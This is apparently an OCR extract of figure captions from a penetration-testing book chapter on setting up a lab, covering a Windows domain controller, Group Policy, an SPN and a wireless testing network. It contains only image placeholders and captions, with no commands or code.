


Figure 3.3 – Windows Setup




Figure 3.4 – VirtualBox Guest Additions




Figure 3.5 – Windows Explorer




Figure 3.6 – Windows Run application




Figure 3.7 – System Properties




Figure 3.8 – Enabling network discovery




Figure 3.9 – Turning on network discovery on Windows 10




Figure 3.10 – Server Manager




Figure 3.11 – Installation Type




Figure 3.12 – Promote this server to a domain controller




Figure 3.13 – Deployment Configuration




Figure 3.14 – Logging in to the domain




Figure 3.15 – Group Policy Management




Figure 3.17 – Disabling antimalware protection




Figure 3.16 – Editing a GPO




Figure 3.18 – Verifying shared folders




Figure 3.19 – Creating an SPN on Windows Server

Figure 3.20 – Sign-in window




Figure 3.21 – Wireless penetration testing lab




Figure 3.23 – Creating a virtual hard disk




Figure 3.24 – Configuring network settings




Figure 3.25 – Attaching a bootable disk

